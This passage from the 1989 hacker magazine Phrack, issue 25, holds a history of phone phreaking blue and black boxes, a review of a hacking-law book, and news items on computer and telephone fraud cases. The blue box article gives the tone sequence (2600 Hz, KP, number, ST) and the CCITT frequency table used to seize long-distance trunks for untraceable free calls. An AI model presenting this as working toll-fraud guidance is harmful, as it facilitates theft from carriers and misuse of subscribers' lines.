    echo shar: \"'uthide.c'\" unpacked with wrong size!
fi
 end of 'uthide.c'
fi
echo shar: End of shell archive.
exit 0
```

==Phrack Inc.==

Volume Three, Issue 25, File 7 of 11

^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^
^*^ ^*^
^*^ The Blue Box And Ma Bell ^*^
^*^ ^*^
^*^ Brought To You by The Noid ^*^
^*^ ^*^
^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^ ^*^

"...The user placed the speaker over the telephone handset's transmitter and simply pressed the buttons that corresponded to the desired CCITT tones. It was just that simple."

THE BLUE BOX AND MA BELL

Before the breakup of AT&T, Ma Bell was everyone's favorite enemy. So it was not surprising that so many people worked so hard and so successfully at perfecting various means of making free and untraceable telephone calls. Whether it was a BLACK BOX used by Joe and Jane College to call home, or a BLUE BOX used by organized crime to lay off untraceable bets, the technology that provided the finest telephone system in the world contained the seeds of its own destruction.

The fact of the matter is that the Blue Box was so effective at making untraceable calls that there is no estimate as to how many calls were made or lost revenues of $100, $100-million, or $1-billion on the Blue Box. Blue Boxes were so effective at making free, untraceable calls that Ma Bell didn't want anyone to know about them, and for many years denied their existence. They even went as far as strongarming a major consumer-science magazine into killing an article that had already been prepared on the Blue and Black boxes. Furthermore, the police records of a major city contain a report concerning a break-in at the residence of the author of that article. The only item missing following the break-in was the folder containing copies of one of the earliest Blue-Box designs and a Bell-System booklet that described how subscriber billing was done by the AMA machine -- a booklet that Ma Bell denied ever existed. Since the AMA (Automatic Message Accounting) machine was the means whereby Ma Bell eventually tracked down both the Blue and Black Boxes, I'll take time out to explain it. Besides, knowing how the AMA machine works will help you to better understand Blue and Black Box "phone phreaking."

Who Made The Call?

Back in the early days of the telephone, a customer's billing originated in a mechanical counting device, which was usually called a "register" or a "meter." Each subscriber's line was connected to a meter that was part of a wall of meters. The meter clicked off the message units, and once a month someone simply wrote down the meter's reading, which was later interpolated into message-unit billing for those subscriber's who were charged by the message unit. (Flat-rate subscriber's could make unlimited calls only within a designated geographic area. The meter clicked off message units for calls outside that area.) Because eventually there were too many meters to read individually, and because more subscribers started questioning their monthly bills, the local telephone companies turned to photography. A photograph of a large number of meters served as an incontestable record of their reading at a given date and time, and was much easier to convert to customer billing by the accounting department.

As you might imagine, even with photographs, billing was cumbersome and did not reflect the latest technical developments. A meter didn't provide any indication of what the subscriber was doing with the telephone, nor did it indicate how the average subscriber made calls or the efficiency of the information service (how fast the operators could handle requests). So the meters were replaced by the AMA machine. One machine handled up to 20,000

subscribers. It produced a punched tape for a 24-hour period that showed, among other things, the time a phone was picked up (went off-hook), the number dialed, the time the called party answered, and the time the originating phone was hung up (placed on-hook).

One other point, which will answer some questions that you're certain to think of as we discuss the Black & Blue boxes: Ma Bell did not want persons outside their system to know about the AMA machine. The reason: Almost everyone had complaints -- usually unjustified -- about their billing. Had the public been aware of the AMA machine they would have asked for a monthly list of their telephone calls. It wasn't that Ma Bell feared errors in billing; rather, they were fearful of being buried under any avalanche of paperwork and customer complaints. Also, the public believed their telephone calls were personal and untraceable, and Ma Bell didn't want to admit that they knew about the who, when, and where of every call. And so Ma Bell always insisted that billing was based on a meter that simply "clicked" for each message unit; that there was no record, other than for long-distance as to who called whom. Long distance was handled by, and the billing information was done by an operator, so there was a written record Ma Bell could not deny.

The secrecy surrounding the AMA machine was so pervasive that local, state, and even federal police were told that local calls made by criminals were untraceable, and that people who made obscene telephone calls could not be tracked down unless the person receiving the call could keep the caller on the line for some 30 to 50 minutes so the connections could be physically traced by technicians. Imagine asking a woman or child to put up with almost an hour's worth of the most horrendous obscenities in the hope someone could trace the line. Yet in areas where the AMA machine had replaced the meters, it would have been a simple, though perhaps time-consuming task, to track down the numbers called by any telephone during a 24 hour period. But Ma Bell wanted the AMA machine kept as secret as possible, and so many a criminal was not caught, and many a woman was harassed by the obscene calls of a potential rapist, because existence of the AMA machine was denied.

As a sidelight as to the secrecy surrounding the AMA machine, someone at Ma Bell or the local operating company decided to put the squeeze on the author of the article on Blue Boxes, and reported to the Treasury Department that he was, in fact, manufacturing them for organized crime -- the going rate in the mid 1960's was supposedly $20,000 a box. (Perhaps Ma Bell figured the author would get the obvious message: Forget about the Blue Box and the AMA machine or you'll spend lots of time, and much money on lawyer's fees to get out of the hassles it will cause.) The author was suddenly visited at his place of employment by a Treasury agent.

Fortunately, it took just a few minutes to convince the agent that the author was really just that, and not a technical wizard working for the mob. But one conversation led to another, and the Treasury agent was astounded to learn about the AMA machine. (Wow! Can an author whose story is squelched spill his guts.) According to the Treasury agent, his department had been told that it was impossible to get a record of local calls made by gangsters: The Treasury department had never been informed of the existence of automatic message accounting. Needless to say, the agent left with his own copy of the Bell System publication about the AMA machine, and the author had an appointment with the local Treasury-Bureau director to fill him in on the AMA machine. That information eventually ended up with Senator Dodd, who was conducting a congressional investigation into, among other things, telephone company surveillance of subscriber lines -- which was a common practice for which there was detailed instructions, Ma Bell's own switching equipment ("crossbar") manual.

The Blue Box

The Blue Box permitted free telephone calls because it used Ma Bell's own internal frequency-sensitive circuits. When direct long-distance dialing was introduced, the crossbar equipment knew a long-distance call was being dialed by the three-digit area code. The crossbar then converted the dial pulses to the CCITT tone groups, shown in the attached table (at the end of this file), that are used for international and trunkline signaling. (Note that those do not correspond to Touch-Tone frequencies.) As you will see in that table, the tone groups represent more than just numbers; among other things there are tone

groups identified as 2600 hertz, KP (prime), and ST (start) -- keep them in mind.

When a subscriber dialed an area code and a telephone number on a rotary-dial telephone, the crossbar automatically connected the subscriber's telephone to a long-distance trunk, converted the dial pulses to CCITT tones, set up electronic cross-country signaling equipment, and recorded the originating number and the called number on the AMA machine. The CCITT tones sent out on the long-distance trunk lines activated special equipment that set up or selected the routing and caused electro-mechanical equipment in the target city to dial the called telephone.

Operator-assisted long-distance calls worked the same way. The operator simply logged into a long-distance trunk and pushed the appropriate buttons, which generated the same tones as direct-dial equipment. The button sequence was 2600 hertz, KP (which activated the long-distance equipment), then the complete area code and telephone number. At the target city, the connection was made to the called number but ringing did not occur until the operator there pressed the ST button.

The sequence of events of early Blue Boxes went like this: The caller dialed information in a distant city, which caused his AMA machine to record a free call to information. When the information operator answered, he pressed the 2600 hertz key on the Blue Box, which disconnected the operator and gave him access to a long-distance trunk. He then dialed KP and the desired number and ended with an ST, which caused the target phone to ring. For as long as the conversation took place, the AMA machine indicated a free call to an information operator. The technique required a long-distance information operator because the local operator, not being on a long distance trunk, was accessed through local wire switching, not the CCITT tones.

Call Anywhere
~~~~~~~~~~~~~

Now imagine the possibilities. Assume the Blue Box user was in Philadelphia. He would call Chicago information, disconnect from the operator with a KP tone, and then dial anywhere that was on direct-dial service: Los Angeles, Dallas, or anywhere in the world if the Blue Boxer could get the international codes.

The legend is often told of one Blue Boxer who, in the 1960's, lived in New York and had a girl friend at a college near Boston. Now back in the 1960's, making a telephone call to a college town on the weekend was even more difficult than it is today to make a call from New York to Florida on a reduced-rate holiday using one of the cut-rate long-distance carriers. So our Blue Boxer got on an international operator's circuit to Rome, Blue Boxed through to a Hamburg operator, and asked Hamburg to patch through to Boston. The Hamburg operator thought the call originated in Rome and inquired as to the "operator's" good English, to which the Blue Boxer replied that he was an expatriate hired to handle calls by American tourists back to their homeland. Every weekend, while the Northeast was strangled by reduced-rate long-distance calls, our Blue Boxer had no trouble sending his voice almost 7,000 miles for free.

...The user placed the speaker over the telephone handset's transmitter and simply pressed the buttons that corresponded to the desired CCITT tones. It was just that simple.

Actually, it was even easier than it reads because Blue Boxers discovered they did not need the operator. If they dialed an active telephone located in certain nearby, but different, area codes, they could Blue Box just as if they had Blue Boxed through an information operator's circuit. The subscriber whose line was Blue Boxed simply found his phone was dead when it was picked up. But if the Blue Box conversation was short, the "dead" phone suddenly came to life the next time it was picked up. Using a list of "distant" numbers, a Blue Boxer would never hassle anyone enough times to make them complain to the telephone company.

The difference between Blue Boxing off of a subscriber rather than an information operator was that the AMA tape indicated a real long-distance telephone call perhaps costing 15 or 25 cents -- instead of a freebie. Of course that is the reason why when Ma Bell finally decided to go public with
~~~~~~~~~~~~~

"assisted" newspaper articles about the Blue Box users they had apprehended, it was usually about some college kid or "phone phreak." One never read of a mobster being caught. Greed and stupidity were the reasons why the kid's were caught.

It was the transistor that led to Ma Bell going public with the Blue Box. By using transistors and RC phase-shift networks for the oscillators, a portable Blue Box could be made inexpensively, and small enough to be used unobtrusively from a public telephone. The college crowd in many technical schools went crazy with the portable Blue Box; they could call the folks back home, their friends, or get a free network (the Alberta and Carolina connections -- which could be a topic for a whole separate file) and never pay a dime to Ma Bell.

Unlike the mobsters who were willing to pay a small long-distance charge when Blue Boxing, the kids wanted it, wanted it all free, and so they used the information operator routing, and would often talk "free-of-charge" for hours on end.

Ma Bell finally realized that Blue Boxing was costing them Big Bucks, and decided a few articles on the criminal penalties might scare the Blue Boxers enough to cease and desist. But who did Ma Bell catch? The college kids and the greedies. When Ma Bell decided to catch the Blue Boxers she simply examined the AMA tapes for calls to an information operator that were excessively long. No one talked to an operator for 5, 10, 30 minutes, or several hours. Once a long call to an operator appeared several times on an AMA tape, Ma Bell simply monitored the line and the Blue Boxer was caught. (Now you should understand why I opened with an explanation of the AMA machine.) If the Blue Boxer worked from a telephone booth, Ma Bell simply monitored the booth. Ma Bell might not have known who originated the call, but she did know who got the call and getting that party to spill their guts was no problem.

The mob and a few Blue Box hobbyists (maybe even thousands) knew of the AMA machine, and so they used a real telephone number for the KP skip. Their AMA tapes looked perfectly legitimate. Even if Ma Bell had told the authorities they could provide a list of direct-dialed calls made by local mobsters, the AMA tapes would never show who was called through a Blue Box. For example, if a bookmaker in New York wanted to lay off some action in Chicago, he could make a legitimate call to a phone in New Jersey and then Blue Box to Chicago. His AMA tape would show a call to New Jersey. Nowhere would there be a record of the call to Chicago. Of course, automatic tone monitoring, computerized billing, and ESS (Electronic Switching System) now makes that virtually impossible, but that's the way it was.

You might wonder how Ma Bell discovered the tricks of Blue Boxers. Simple, they hired the perpetrators as consultants. While the initial newspaper articles detailed a potential jail penalties for apprehended blue boxers, except for Ma Bell employees who assisted a blue boxer, it is almost impossible to find an article on the resolution of the cases because most hobbyist blue boxers got suspended sentences and/or probation if they assisted Ma Bell in developing anti-blue box techniques. It is asserted, although it can't be easily proven, that cooperating ex-blue boxers were paid as consultants. (If you can't beat them, hire them to work for you.)

Should you get any ideas about Blue Boxing, keep in mind that modern switching equipment has the capacity to recognize unauthorized tones. It's the reason why a local office can leave their subscriber Touch-Tone circuits active, almost inviting you to use the Touch-Tone service. A few days after you use an unauthorized Touch-Tone service, the business office will call and inquire whether you'd like to pay for the service or have it disconnected. The very same central-office equipment that knows you're using Touch-Tone frequencies knows if your line is originating CCITT signals

The Black Box
~~~~~~~~~~~~~

The Black Box was primarily used by the college crowd to avoid charges when frequent calls were made between two particular locations, say the college and a student's home. Unlike the somewhat complex circuitry of a Blue Box, a Black Box was nothing more than a capacitor, a momentary switch, and a battery.
~~~~~~~~~~~~~

As you recall from our discussion of the Blue Box, a telephone circuit is really established before the target phone ever rings, and the circuit is capable of carrying an AC signal in either direction. When the caller hears the ringing in his or her handset, nothing is happening at the receiving end because the ringing signal he hears is really a tone generator at his local telephone office. The target (called) telephone actually gets its 20 pulses-per-second ringing voltage when the person who dialed hears nothing in the "dead" spaces between hearing the ringing tone. When the called phone is answered and taken off hook, the telephone completes a local-office DC loop that is the signal to stop the ringing voltage. About three seconds later the DC loop results in a signal being sent all the way back to the caller's AMA machine that the called telephone was answered.

- -

CCITT NUMERICAL CODE

Digit	Frequencies (Hz)	
1	700+900	
2	700+1100	
3	900+1100	
4	700+1300	
5	900+1300	
6	1100+1300	
7	700+1500	
8	900+1500	
9	1100+1500	
0	1300+1500	
Code 11	700+1700	for inward
Code 12	900+1700	operators
KP	1100+1700	Prime (Start of pulsing)
KP2	1300+1700	Transit traffic
ST	1500+1700	Start (End of pulsing)

==Phrack Inc.==

Volume Three, Issue 25, File 8 of 11

```
/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\
\*/                                                                   \*/
/*\          Hacking:  What's Legal And What's Not                    /*\
\*/              Written by Xandor SymmLeo Xet                        \*/
/*\         With Technical Assistance From The ICH                    /*\
\*/                                                                   \*/
/*\     Reviewed by HATCHET MOLLY (TK0GRM1@NIU.BITNET)                /*\
\*/               Exclusively for Phrack Inc.                         \*/
/*\                                                                   /*\
\*/                       March 8, 1989                               \*/
/*\                                                                   /*\
\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/*\*/
```

"Hacking: What's Legal And What's Not" was originally published in 1987 by "HackTel Communications" of Crosby, Texas. Reportedly the book is no longer being published as the author, Xandor SymmLeo Xet, has joined the United States Army. E. Arthur Brown of Minnesota has bought out the remaining stock and is selling it for $12.95 (plus postage and handling) which is about half off it's "cover price" of $25.00.

We've always been taught not to judge a book by its' cover, and I suppose that one should not expect beautiful binding and great illustrations in self-published books, especially those that deal with hacking and phreaking. But I can't help comment on the sheer ugliness of this volume. To be fair, I should preface these remarks by saying that E. Arthur Brown Company does give fair warning about the packaging of this book in their advertisement.

The "book" consist of about 300 photocopied reproductions of non-NLQ dot matrix pages. However, this does not mean you get three hundred pages of information as about half of the pages are single sided copies. All in all I'd say it could be reduced to about 200 pages if everything was copied back to back. These pages come in a nice three ring binder, black in color, and it even has the name of the book silk screened on the cover. (I can't resist mentioning that the title of the book is improperly punctuated on the cover, though it is correct inside the manuscript.)

Presumably the author(s) intended to release follow up reports and addendum to the book at later dates (and at additional cost). So the three-ring binder approach makes sense, and the author does explain that he has used single sided copies in some places to allow for easy insertation of these "Hacker Reports." So perhaps criticisms of the books packaging are a little unfair since it appears these concessions were made with a purpose in mind. This does not, however, change what you do indeed get when you order this book. All potential buyers should be aware of what they are getting for their money.

Enough of what the book looks like, let's examine what it has to offer. Generally speaking, it is a cross between a "how to" and a legal reference guide. Much of the book is dedicated to state and federal laws that deal with hacking, phreaking, and pirating. You'll find reprints of the state computer crime laws for every state of the union, (current at the time the book was written) and the Federal wire fraud and copyright laws. It does not include the Federal Electronic Communication Privacy Act (ECPA) perhaps because act was not passed at the time the book was compiled. The sections on state laws appear complete enough, and the full source and appropriate references are given if you want to check them for accuracy or changes. Thoughtfully, the author has even included the associated penalties each statute carries. And for those of you who aren't quite up on your Latin, there is even a (very) short legal glossary so you can better understand the language of the law.

The crime laws make up the bulk of the book. They are probably the most useful section despite the fact that the information is at least three years old by now. The rest of the book is dedicated to various topics that are mundane to anyone that is an active practitioner of phreaking and/or hacking. Topics like "what is a network" and "how does a war dialer work" really do little for the accomplished hacker, and the public can get the same information in the better

written book by Bill Landreth.

One point that interested me is that Xet adheres more to the "computer professional" definition of "hacker" than he does to the definition used by most of the underground. In other words, he maintains that people who gain unauthorized access to systems are "crackers," not "hackers." He, like many phreak/hackers, gets upset when the media uses the term incorrectly, but his reasoning is a little different from most. Interestingly enough, despite an entire chapter on software piracy, Xet does not realize that "cracker" already refers to a specific type of activity and suggesting it as an alternative to "hacker" only serves to further muddy the waters. To some this may be a minor point, but the indiscriminate and apparently uninformed use of terms and labels is ill advised in a book that aspires to be a useful reference manual.

By way of illustration, I've excerpted his definitions (actually, they should properly be called "descriptions") of various terms from the glossary:

> Hacker: A non-business computer user who operates a computer in conjunction with a modem and who at least knows his (or her) way around a local bulletin board and has at least heard of CompuServe and The Source. Can usually be found eating pizza or donuts, and has a working knowledge of the effects of long term exposure to great amounts of caffeine either from drinking several softdrinks (sic) or numerous cups of coffee.
>
> Cracker: A hacker who has an adventurous streak which leads him into unknown computer menus and strange protocols of all benign. He has the ability to crack access codes or passwords in order to illegally enter a computer over the telephone. Usually a very good problem solver, quick to think, cautious to act. Often thought of as clever or even sneaky. Excellent chess players.
>
> Chrasher: A cracker gone bad. One who gets his jollies from terminating corporate systems and picking on helpless bulletin boards by destroying information or files or by rendering a system unable to communicate (usually referred to as "crashing" the system) until reset by a sysop. Very clever, extremely dangerous. Smart, but hopelessly misdirected. They deserve respect for their ability to destroy.
>
> Pirate: Software pirate. A hacker who concentrates his efforts toward cracking software copyright protection schemes which are placed on computer disks to prevent the illegal copying of factory produced programs. Some pirates have a habit of collecting software that they have managed to crack either to trade with other pirates for software they don't have yet or just to collect it for the sake of building their egos. Some of my best friends are pirates. Usually, very easy going people, and sometimes politically minded as well. And even more clever than crackers or crashers.

The problem with these definitions is that they are not mutually exclusive and do little but reinforce the stereotypes that hackers, phreakers, and pirates already face. Any phreak/hacker that reads this book will give these definitions little attention, if they read them at all, but if this manual is used by the media as an "example of hacker literature" it will only further perpetuate some of these assumptions.

A large amount of the book is dedicated to what Xet calls The Gray Pages. Labeled as a "national hackers' phone book" it is primarily a list of dialups for Telenet, Tymnet, Compuserve, and The Source. This list is hardly "secret" and the format hints that it may just be a capture of the "info" pages from each of these networks. These numbers may be helpful to the beginner, but it would have been better if he included instructions on how to dial the toll free access number (or call customer service and just ask them) and check for your local number by yourself. Not only would this have cut down on the number of pages needed, but it would have at least given the beginner an excuse to actually do something themselves. (Not to mention that is the best way to get the most accurate information.)

The rest of "The Gray Pages" is taken up by a list of 400 public BBS systems. Although the list is titled "hacker bulletin boards" many of the systems listed are quite legitimate and do not support phreak/hack or pirate activities. Woe to the beginner who calls CLAUG and starts asking for plans to a blue box. Of course the biggest draw back to this list is that it was probably fifty percent out of date four months after it was printed.

Speaking of blue box plans, Xet does offer a short list of box colors and what they do. No plans for boxes are included, nor is there a discussion of DTMF tones or other common phreak knowledge. He does include simple schematics and operating instructions for a tap indicator, wire recorder, and a data converter (for use with the wire recorder). The introduction to this section, called "gray market equipment" says that future editions of the book will include box schematics.

Finally, there is a short section called "helpful stuff" written by "The ICH." This section is pretty informative but offers little clarifying information. Basically it includes an ASCII table, DTMF frequencies, satellite and cellular frequencies, and a short discussion of packet switching networks.

In summary, "Hacking: What's Legal And What's Not" offers some very basic information to the beginning hacker, a quite good (although potentially outdated) review of relevant state and federal computer crime laws, and a few tid-bits here and there that are worth knowing. But it also wastes a lot of space to bulletin boards and dialup numbers that are of little use to anyone. Experienced phreak/hackers and pirates will find a few articles that are not available elsewhere (like the section on "How Hackers Think" where Xet says that since a San Diego BBS poll indicated that 79% of "hackers" had the astrological sign of Leo all one has to do to understand hackers is read a profile of Leo's!) but the vast majority of the information is old news in a new format.

For someone who wants to get a broad overview of the computer underground I can recommend this book. But if someone is looking for information of any real use, I suggest you contact your local phreak/hack BBS and use the G-philes they have available. You won't be missing anything this book has to offer. E. Arthur Brown's price of $12.95 offers a reasonable value, and if your looking to develop a "hacker library" you might consider ordering a copy.

==Phrack Inc.==

Volume Three, Issue 25, File 9 of 11

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN        P h r a c k   W o r l d   N e w s    PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~    PWN
PWN                Issue XXV/Part 1             PWN
PWN                                             PWN
PWN                 March 29, 1989              PWN
PWN                                             PWN
PWN          Created, Written, and Edited       PWN
PWN               by Knight Lightning           PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Standing On The Edge Of The Network

Greetings once again and welcome to Phrack World News Issue 25, our 25th Anniversary Special.

This issue features articles about the New TAP Magazine, a battle between Southwestern Bell and bulletin board operators in Oklahoma City, a whole file's worth of information about the KGB hackers, Matthias Speer, Klaus Brunnstein, an interview with Pengo, and much more.

- -

Suiting Up For SummerCon '89 March 22, 1989

Once again, for those who may have missed last issue...

SummerCon '89
Saint Louis, Missouri
June 23-25, 1989

Brought To You By
Forest Ranger / Knight Lightning / Taran King

The agenda for this year's SummerCon is going to be a sort of mixture of the first two. We do intend to hold an actual conference on Saturday, June 24, 1989. This conference will last as long as necessary and anyone who wishes to speak should prepare a presentation ahead of time and notify us as soon as possible.

The location of SummerCon '89 has been decided upon, but reservations are still in the progress of being made. For this reason, we have declined to print the name of the hotel for the convention at this time. Anyone who is seriously interested in going to SummerCon '89 and thinks that they will be able to attend should contact Taran King or myself as soon as possible.

:Knight Lightning

Mitnick Plea Bargains March 16, 1989

By Kim Murphy (Los Angeles Times [Excerpts Only])

Kevin Mitnick pleaded guilty to one count of computer fraud and one count of possessing unauthorized long-distance telephone codes. He admitted penetrating a DEC computer in Mass., secretly obtaining a copy of a sophisticated computer security program which the company had spent $1 million to develop.

The program, said Mitnick's attorney, was designed to alert companies when their computers had been penetrated by hackers like Mitnick. Mitnick never attempted to sell or distribute the program, he said. Mitnick also admitted possessing 16 unauthorized MCI long-distance codes that enabled him to make long-distance telephone calls without charge. A prosecutor said Mitnick used

the codes to make connections to computers.

Mitnick faces one year in prison. Under a plea agreement with the government, he must also submit to three years' supervision by probation officers after his release from prison. Prosecutors said they agreed to a 12-month sentence because the amount of financial damage was relatively low. DEC lost about $100,000 to $200,000 in computer "down time" investigating the security program theft.

As part of the plea agreement, prosecutors agreed to dismiss two additional counts charging Mitnick with illegally accessing the Leeds University computer in England and separate charge related to the DEC computer program.

The NEW Technological Advancement Party (TAP) March 11, 1989

By Aristotle and the TAP Magazine Staff

How TAP Will Be Printed

TAP will be created, edited, and printed on various machines that the staff either owns or has full access to. The computers range from personal computers to mainframes.

The printing devices range from dot-matrix printers to industrial laser printers. Again, the staff has full access to all of these devices. In order to upgrade the quality of print and to take some of the load off of the staff, the staff is looking into getting TAP printed by a professional printer.

Funding Of TAP

Hopefully TAP will be funded majorly by the subscribers. Unlike TAP in it's early years, we cannot afford to just give TAP away. Except for issue 92, we will not GIVE TAP away for free. We feel the policy of the old TAP towards this issue was the major cause of their cronic shortage of money. As far as startup costs, the staff can support all costs except for Printing, Paper, and Postage. For 1.00 an issue, we feel we should be able to sufficiently support TAP from the subscribers fees. All money received will be put into an account that will be used for TAP purposes ONLY. There will be no distributing of wealth between the staff. The three expenses above will be the major areas of spending with an occasional expense of advertising and such.

How TAP Will Be Getting Articles

As of right now, the staff has enough articles ready to be printed to support TAP for at least 4 issues. We hope TAP will become dependant on articles submitted by subscribers. If people do not submit articles to TAP, we will be forced to fill up space with lesser articles (thus lessening the quality of TAP.) We figure that at the worst, TAP can sustain itself for one year with NO submitted articles. That way we will not be ripping anyone off and we can fade away in peace. (Hopefully we won't have to do that!)

Who is involved with TAP

As of 03/07/89, the TAP staff consists of five people. These 'staffers' are: Aristotle, Olorin The White, Predat0r, and two others that wish to remain anonymous. The last two have elected to remain anonymous for various reasons, one being to maintain their freedom. The staff does not feel that we need to list names in TAP (yet) to give the newsletter a good reputation. We feel that readers should subscribe to TAP because of the quality of the newsletter and not because of the staff members. Of course, if you submit an article, you will be given credit where it is due. Credit to the author of any article we print will be given unless the author expresses wishes that he/she does not want to be recognized. Of course if TAP cannot find the name of the author of a specific article, we cannot print the credits.

Why We Decided To Print A Newsletter

After gathering information from bulletin boards and other sources, various members of the staff decided that they would like to print hard to obtain information in hardcopy form and an easy to understand format. We feel that certain information cannot be successfully represented and distributed with computers only. One excellent example is a schematic of any device. We all know how bad ASCII schematics suck. And with practically everyone in the community owning a different computer, how can we communicate efficiently? Well, printed material (on paper) is our answer.

In addition to the advantage print has over text files, there are various other reasons for our wanting to print a newsletter. Due to the lack of experts wanting to teach newcomers to the community (excluding certain individuals), we have decided to do something about it. TAP will attempt to explain information so that EVERYONE can understand it. We will not hesitate to help any beginners, nor hesitate to give information to the more experienced members of the community. All members of the community will be supported by TAP. TAP is an equal opportunity informer.

Why We Decided To Print TAP

When we first received our collection of TAP issues (along with some 2600's), we were astounded. After learning from bbs's and voice calls, the value of TAP and 2600 were obvious. We liked 2600 a lot, but we LOVED TAP. TAP fit our personalities perfectly. It has something for everyone. Around that time, we promptly looked into subscribing to the two magazines. As you know, TAP died in 1984 and 2600 is still in print. Well, we subscribed to 2600 and kept on studying our old TAP issues. When the suggestion came to put out a magazine, the first idea that was suggested was TAP. It was decided after a LONG discussion that TAP would be perfect for our newsletter. Since we are interested in hacking, phreaking, AND other topics, we felt TAP better expressed our opinions and ideas than any other newsletter idea. Hell, we just straight up loved that old TAP and we cannot pass up the opportunity to bring it back into existence and (hopefully) it's original glory.

Where To Find TAP

If you have any other questions regarding TAP, you can contact the staff via snail mail (US postal service) or via staff accounts on the bulletin boards listed below.

US Mailing Address:

TAP
P.O. Box 20264
Louisville, KY 40220

Beehive BBS - 703-823-6591
Hackers Den - 718-358-9209
Ripco - 312-528-5020

Thank you, Tap Staff

- -

Editor's Comments
~~~~~~~~~~~~~~~~~

Upon first hearing about the newly formed TAP Magazine, I scoffed and thought it would be another pipe dream like many other countless previous attempts. To my surprise, the magazine was delivered just like they promised.

Issue 92 contained the following:

TAP RAP - Basically the staff's remarks about the new magazine and the subscription information.

A BIT on BITNET (An Introduction to BITNET) - This was a reprint of Aristotle's Bitnet file that appeared in P/HUN Newsletter Issue 3.
~~~~~~~~~~~~~~~~~

BELL PAYS for Evil deeds - News article about Cincinnati Bell Telephone Co.

TMC PIN - Information about PIN codes of TeleMarketing Company.

Pyro-How To - How to make Nitrogen Tri-Iodide.

Miscellaneous catalog information for Loompanics Unlimited and Specialized Products Company.

Big Brother section - An article about revenge tactics and social engineering taken from Flagship News (employee publication of American Airlines). The article was also previously seen in RISKS Digest.

TELEPHONE CONTROLLED TAPE STARTER + Schematics

The infamous "Ma Bell Is A Cheap Mother" logo and a few other surprises are also included in this issue. The last part of the newsletter lists information that the TAP Staff is looking for.

My reaction to the issue was positive over all. The print quality was very good and extremely readable. The issue itself was a bit crumpled up by the US Postal Service, but that is to be expected. The first issue was a test product and that is the reason for a little bit of un-original material, says Aristotle.

It is my understanding that the future holds all sorts of neat articles and overall it would appear that at $12.00 a year, the new TAP is a good investment.

:Knight Lightning

Two Men Seized As Phone Looters March 13, 1989

Two phony repairmen wearing stolen Illinois Bell hardhats and carrying around stolen repairman tools have demonstrated that ripping off payphones is not small change.

Arrested in Chicago, Illinois last week were George W. Parratt, age 47, of Sauk Village, IL and Arthur P. Hopkinson, age 40, of Hickory Hills, IL; two south suburbs of Chicago.

The two men, posing as Illinois Bell repairmen and driving a white and blue van disguised to look like an Illinois Bell truck, have stolen thousands of dollars from pay telephones all over Chicago. Their average take was about $200 per phone -- and they have hit some phones two or three times.

Just the cost of repairing the phones damaged in the past year cost more than $50,000 said Illinois Bell Telephone spokesman Tony Abel.

These two fellows were making a full time living looting pay phones, although Mr. Abel did not have the final total of the amount looted immediately available when we discussed the case.

Abel said Illinois Bell employees spotted the phony van on two separate days and notified the security department of Bell. Security representatives were able to trace the license plate on the van, and they found it parked in Parratt's driveway. The investigators secretly followed the van and watched Parratt and Hopkinson loot two pay phones in Calumet City, Illinois, and two in Hammond, Indiana; a community on the stateline served by Illinois Bell.

When the two men drove back across the stateline into Calumet City, and started breaking into another payphone, the investigators arrested them. Cook County sheriff's Lt. Thomas Oulette, called to the scene, said the two had $120 in change and $650 in stolen tools from Illinois Bell at the time of their arrest. He said they were able to break into a coin box, dump it and get away in less than three minutes.

"It was a pretty good scam," said Oulette, who noted that the investigators from Illinois Bell told him they believed the company had been hit by the pair for about $35,000 in the nine months the company was specifically aware of them without knowing who they were.

Parratt and Hopkinson were released on bond, and are scheduled to appear in Circuit Court (Markham, Illinois branch) on April 17, 1989.

Information Provided by Patrick Townson

Bank Fraud Was "Easy" February 24, 1989
~~~~~~~~~~~~~~~~~~~~~

>From The Independent (London)

"A 17-year-old junior cashier cheated the National Westminster Bank out of 1 million pounds in a computer fraud," a court heard yesterday.

Judge Helen Palin criticized the bank for lax security and refused to make a compensation order for 15,000 pounds which the bank has not been able to recover.

After being given access to the bank's computer system he began by paying 10 pounds into his own account. He then paid himself 12,000 in imaginary cheques. Later, he transferred a credit for 984,252 pounds into the account of a friend and celebrated by buying 50 bottles of champagne.

The judge said, "One of the worrying features of this case is that a young man who hasn't long left school is able to work the system in the NatWest bank on a number of occasions without being found out. Indeed, the general chat within the bank seems to be how easy it is to defraud that bank."

Two Men Accused Of "Hacker" Crime February 24, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

By James Gribble (Milwaukee Journal)

Vowing to step up efforts to stop computer crime, a Milwaukee County prosecutor has charged two Milwaukee men with fraudulently obtaining free long-distance telephone service.

The felony charges filed Thursday against Alan Carr, age 35 and David Kelsey, age 26 are the first so-called hacker crimes to be prosecuted by the district attorney's office.

Working independently, using home computers and similar software programs, the men are alleged to have obtained calling card codes for customers of an independent long-distance telephone company, Schneider Communications.

They then used the codes to bill their personal calls to Schneider's customers, according to a criminal complaint prepared by Assistant District Attorney Jon N. Reddin, head of the district attorney's White Collar Crime Unit.

Reddin said the total theft probably was less than $1,000, but he said the case reflected a growing problem.

"I have the feeling, from our investigation, that there's a lot of people out there doing this," he said. "The only way to stop it is to prosecute them, because this is theft. It's almost like some one stealing your credit card and using it to make purchases."

Schneider Communications was the victim in this case, Reddin said, because the company had to write off the customer billings for which Carr and Kelsey turned out to be responsible.

According to court records and Reddin, the investigation was prompted by a complaint from Schneider Communications.

The company's computer keeps track of all calls that are rejected because of an improper access code. Clients dialing incorrectly would cause 10 to 30

rejected calls a month, but sometime last year the number jumped to 1,000 or 2,000 per month.

Computer printouts showed the unknown parties were repeatedly dialing the computer and changing the access code sequentially, Reddin said. Hundreds of calls at a time were being made in this fashion, and each time the code was changed one digit at a time until a working code was encountered.

